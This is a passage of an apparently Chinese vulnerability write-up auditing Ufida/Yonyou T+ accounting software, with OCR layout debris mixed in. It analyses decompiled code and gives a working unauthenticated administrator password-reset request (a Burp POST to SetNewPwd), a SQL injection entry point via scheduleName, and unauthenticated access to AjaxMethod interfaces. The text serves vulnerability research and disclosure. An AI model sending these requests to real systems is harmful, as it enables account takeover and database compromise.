5956     return num > 0;
5957 }

```

安全客 (www.anquanke.com)

找到调用地址，查看构造方法

```

5 <html xmlns="http://www.w3.org/1999/xhtml" >
6 <head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><title>
7 系统管理员找回密码
8 </title>
9 <style type="text/css">
10 p {
11     margin:0 0 0 0;
12 }
13 </style>
14 <link type="text/css" rel="stylesheet" href="App_Themes/Ufida/common.css" /></head>
15 <body onload="LoadEmail();" >
16 <form name="form1" method="post" action="RecoverPassword.aspx" id="form1">
17 <div>
18 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTc2MTg4NDc4NmRkO1IehJ5tQh+5no4SHUMCkHUPA91L6xmxbl2H766Y=" />
19 </div>
20
21 <script src="/tplus/js/ResourceJs/Common.zh-CN.js" type="text/javascript"></script><script src="/tplus/js/tp.js.ashx" type="text/javascript"></script>
22 <script type="text/javascript" src="/tplus/ajaxpro/prototype.ashx"></script>
23 <script type="text/javascript" src="/tplus/ajaxpro/core.ashx"></script>
24 <script type="text/javascript" src="/tplus/ajaxpro/converter.ashx"></script>
25 <script type="text/javascript" src="/tplus/ajaxpro/RecoverPassword,App_Web_recoverpassword.aspx.cdcab7d2.ashx"></script>
26
27 <script type="text/javascript">
28 //
29 var __enableCompression=false;]]&gt;
30 &lt;/script&gt;
31
</pre>
</div>
<div data-bbox="79 447 906 682" data-label="Text">
<pre>
view-source:http://192.168.216.152:8080/tplus/ajaxpro/RecoverPassword,App_Web_recoverpassword.aspx.cdcab7d2.ashx

_RecoverPassword_class = function() {};
Object.extend(_RecoverPassword_class.prototype, Object.extend(new AjaxPro.AjaxClass(), {
    GetEmail: function() {
        return this.invoke("GetEmail", {}, this.GetEmail.getArguments().slice(0));
    },
    SendVerCode: function() {
        return this.invoke("SendVerCode", {}, this.SendVerCode.getArguments().slice(0));
    },
    ChkVerCode: function(userVerCode) {
        return this.invoke("ChkVerCode", {"userVerCode":userVerCode}, this.ChkVerCode.getArguments().slice(1));
    },
    SetNewPwd: function(pwdNew) {
        return this.invoke("SetNewPwd", {"pwdNew":pwdNew}, this.SetNewPwd.getArguments().slice(1));
    },
    url: '/tplus/ajaxpro/RecoverPassword,App_Web_recoverpassword.aspx.cdcab7d2.ashx'
}));
_RecoverPassword = new _RecoverPassword_class();
</pre>
</div>
<div data-bbox="79 729 362 743" data-label="Text">
<p>通过burp直接POST数据即可重置管理员密码</p>
</div>
<div data-bbox="79 754 906 962" data-label="Complex-Block">
<div>
<div>
Go
Cancel
&lt;
&gt;
</div>
<div>
Target: http://192.168.216.152:8080
</div>
</div>
<div>
<div>
Request
</div>
<div>
Raw
Params
Headers
Hex
</div>
<div>
POST
/tplus/ajaxpro/RecoverPassword,App_Web_recoverpassword.aspx.cdcab7d2.ashx?method=SetNewPwd HTTP/1.1
Host: 192.168.216.152:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: text/plain; charset=utf-8
X-AjaxPro-Method: SetNewPwd
Referer: http://192.168.216.152:8080/tplus/RecoverPassword.aspx
Content-Length: 45
Cookie: ASP.NET_SessionId=
Connection: close

{"pwdNew": "46f94c8de14fb36680850768ff1b7f2a"}
</div>
</div>
<div>
<div>
Response
</div>
<div>
Raw
Headers
Hex
</div>
<div>
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/plain; charset=utf-8
Expires: -1
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=4ilmb0nedguwnwtht2xuuzal; path=/; HttpOnly
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 10 Dec 2019 09:16:42 GMT
Connection: close
Content-Length: 14

{"value":true}
</div>
</div>
</div>
<div data-bbox="27 976 210 986" data-label="Page-Footer">https://www.anquanke.com/post/id/195226</div>
<div data-bbox="939 976 969 986" data-label="Page-Footer">10/17</div>
```

## 0x04:SQL注入漏洞

从上一个漏洞我们可以看出开发者貌似很喜欢拼接SQL语句，那么这种随意的拼接行为必然会在某处导致SQL注入。我们全局搜索一下（说是全局搜索，其实也就是在业务系统寻找一些请求，然后跟进查看代码是怎么处理的，即黑盒测试）。这里我们在某个类库找到了一个函数，我们来看看开发人员是怎么写的。

```
40
41      // Token: 0x060002C0 RID: 704 RVA: 0x00017510 File Offset: 0x00015710
42      [AjaxMethod]
43      public string GetScheduleLogList(string scheduleName)
44      {
45          string empty = string.Empty;
46          DataTable scheduleLog = this.sm.GetScheduleLog(scheduleName);
47          return this.ConvertToJsonStr(scheduleLog);
48      }
```

安全客 ( www.anquanke.com )

第一行没啥说的，我们看第二行，这里scheduleName交给了GetScheduleLog处理，我们继续跟踪GetScheduleLog，可以看到serviceName通过Format()方法直接拼接到SQL语句当中去了。然后后面直接就query了。很明显这里存在注入，我们回过头来看看GetScheduleLogList这个函数是怎

么调用，scheduleName是否可控。

```
22
23      // Token: 0x06000428 RID: 1064 RVA: 0x0001F324 File Offset: 0x0001D524
24      public DataTable GetScheduleLog(string serviceName)
25      {
26          string text = "select *, case IsRunSuccess when 1 then '成功' else '失败' end as IsRunSuccessView from Eap_ScheduleLog";
27          if (!string.IsNullOrEmpty(serviceName))
28          {
29              text += " where serviceName = '{0}'";
30              text += " order by id desc";
31              text = string.Format(text, serviceName);
32          }
33          return this.Query(text);
34      }
```


安全客 ( www.anquanke.com )

如图所示，从18行开始，我们看代码，这里定义好命名空间以后，通过AjaxNamespace修改命名空间名称，然后在函数前面添加AjaxMethod

关键字，通过查阅资料可以得知。使用AjaxMethod可以在客户端异步调用服务端方法，简单地说就是在JS里调用后台文件里的方法，做一些JS

无法做到的操作，如查询数据库等。那么上面的问题就迎刃而解了，我们通过构造http请求直接调用GetScheduleLogList传入内容即可注入。






构造地址:

<http://127.0.0.1/tpplus/ajaxpro/Ufida.T.SM.UIP.ScheduleManage.ScheduleManageController,Ufida.T.SM.UIP.ashx?method=GetScheduleLogList>

POST:

{“scheduleName”:“DatabaseConsolidationTask”}

同理，我发现多处存在原理相同的漏洞，这里我列举几点，就不赘述了。





```
ScheduleHelper X
140         finally
141         {
142             sqlConnection.Close();
143         }
144     }
145     return dataTable;
146 }
147
148 // Token: 0x06000518 RID: 1304 RVA: 0x00018C30 File Offset: 0x00016E30
149 internal static void UpdateSchedule(string serviceName, string actualbeginRunTimePoint, double timeInterval, int runStatus)
150 {
151     if (timeInterval > 2880000.0)
152     {
153         string text = string.Format("update EAP_Schedule set actualbeginRunTimePoint='{0}',nextruntimePoint=case isnull(nextruntimePoint,'') when '' then CONVERT
154             (varchar(100), DATEADD(ms,{1},getDate()), 21) else CONVERT(varchar(100), DATEADD(ms,{1},nextruntimePoint), 21) end,timeInterval={2},runStatus={3} where
155             ServiceName='{4}'", new object[]
156             {
157                 actualbeginRunTimePoint,
158                 timeInterval,
159                 timeInterval,
160                 runStatus,
161                 serviceName
162             });
163         ScheduleHelper.ExecNoQueryFromSysDB(text);
164         ScheduleHelper.log.Warn("UpdateSchedule: sql=" + text);
165         ScheduleHelper.log.Warn(string.Concat(new object[]
166         {
167             "UpdateSchedule: 服务名称:",
168             serviceName,
169             ",时间间隔:ms=",
170             timeInterval
171         }));
172     }
173 }
174
175 // Token: 0x06000519 RID: 1305 RVA: 0x00018CD4 File Offset: 0x00016ED4
176 internal static void WriteScheduleLog(string serviceName, string actualbeginRunTimePoint, string endRunTimePoint, RunMode runMode, RunMode runMode, 安全客 (www.anquanke.com)
125 %
```

在这里除了SQL注入以外还存在一个问题，那就是未授权访问，我们放在下面单独讲。


### 0x05:接口未授权访问

这里本来是想接着SQL注入继续写的，但是想想似乎可以单独列举出来，于是我们就来单独分析一下。回到0x02，我们继续分析global中的Application.PreRequestHandlerExecute 事件。

```
global.asax X
149     if (context.Session != null)
150     {
151         LoginManager loginManager = new LoginManager();
152         if (!loginManager.CheckUserOnline())
153         {
154             string applicationPath = context.Request.ApplicationPath;
155             string str = this.tickUserJs(applicationPath);
156             context.Response.AddHeader("Pragma", "no-cache");
157             context.Response.CacheControl = "no-cache";
158             context.Response.Expires = 0;
159             if (context.Session["UserInfo"] == null)
160             {
161                 context.Response.Write("<script type='text/javascript'>function tickOut() {" + str + "}; alert('没有登录，请登录。');tickOut();</script>");
162                 base.Session.Abandon();
163             }
164             else
165             {
166                 UserInfo userInfo = context.Session["UserInfo"] as UserInfo;
167                 string msg = string.Concat(new string[]
168                 {
169                     "检测在线用户失败: User: ",
170                     userInfo.UserName,
171                     " Account:",
172                     userInfo.AccountID,
173                     " SessionID:",
174                     context.Session.SessionID
175                 });
176                 UIPLogManager.Log(msg);
177                 context.Response.Write("<script type='text/javascript'>function tickOut() {" + str + "}; alert('长时间未操作或相同账号在另外地点登录，请重新登录。');tickOut();</script>");
178                 base.Session.Abandon();
179             }
180             if (context.Request.Form["RadAJAXControlID"] != "RadAjaxManager1" && context.Request.Form["RadAJAXControlID"] != "RadAjaxPanel1")
181             {
182                 HttpContext.Current.ApplicationInstance.CompleteRequest();
183             }
184         }
185     }
125 %
```


通过分析149-186行代码，我们可以很明显的看出这段代码是用来鉴权的，判断用户是否登录。逻辑上并没有什么问题。之前我们说到global是作用全局的，但是凡事都有例外，这里的例外指的就是我们从0x04发现的类库，类库是不收到 global的影响的，这是由类库本身的性质决定的。因为类库为方法的集合。方法只能被调用，并不能通过其他方式直接访问，性质是不可访问响应，而Global的作用就是控制全局响应，这里自然无法产生影响。

这里我抽出一个具体案例分析。还是和0x04一样，我们以GetDefaultBackPath()方法为例，可以看出该方法前面添加了ajaxmethod，这里就代表了这是一个ajax的方法接口，变成可访问的控制器。




我们刚刚说到global是作用全局的。当类库里的方法变成接口以后，性质从不可访问响应变成可访问响应时，就会受到其影响，但这里开发者在使用ajaxmethod却忘记使用session。常规的做法应该是使用 [Ajax.AjaxMethod(HttpSessionStateRequirement.Read)]。然后在方法内部进行权限的判断。所以总得来看还是开发者没有正确的使用ajaxmethod有关。

如图，直接构造方法即可调用接口，前面的注入漏洞也是如此。



## 0x06:任意文件下载

我们继续看代码，发现一个疑似提供下载功能的页面。打开来看看



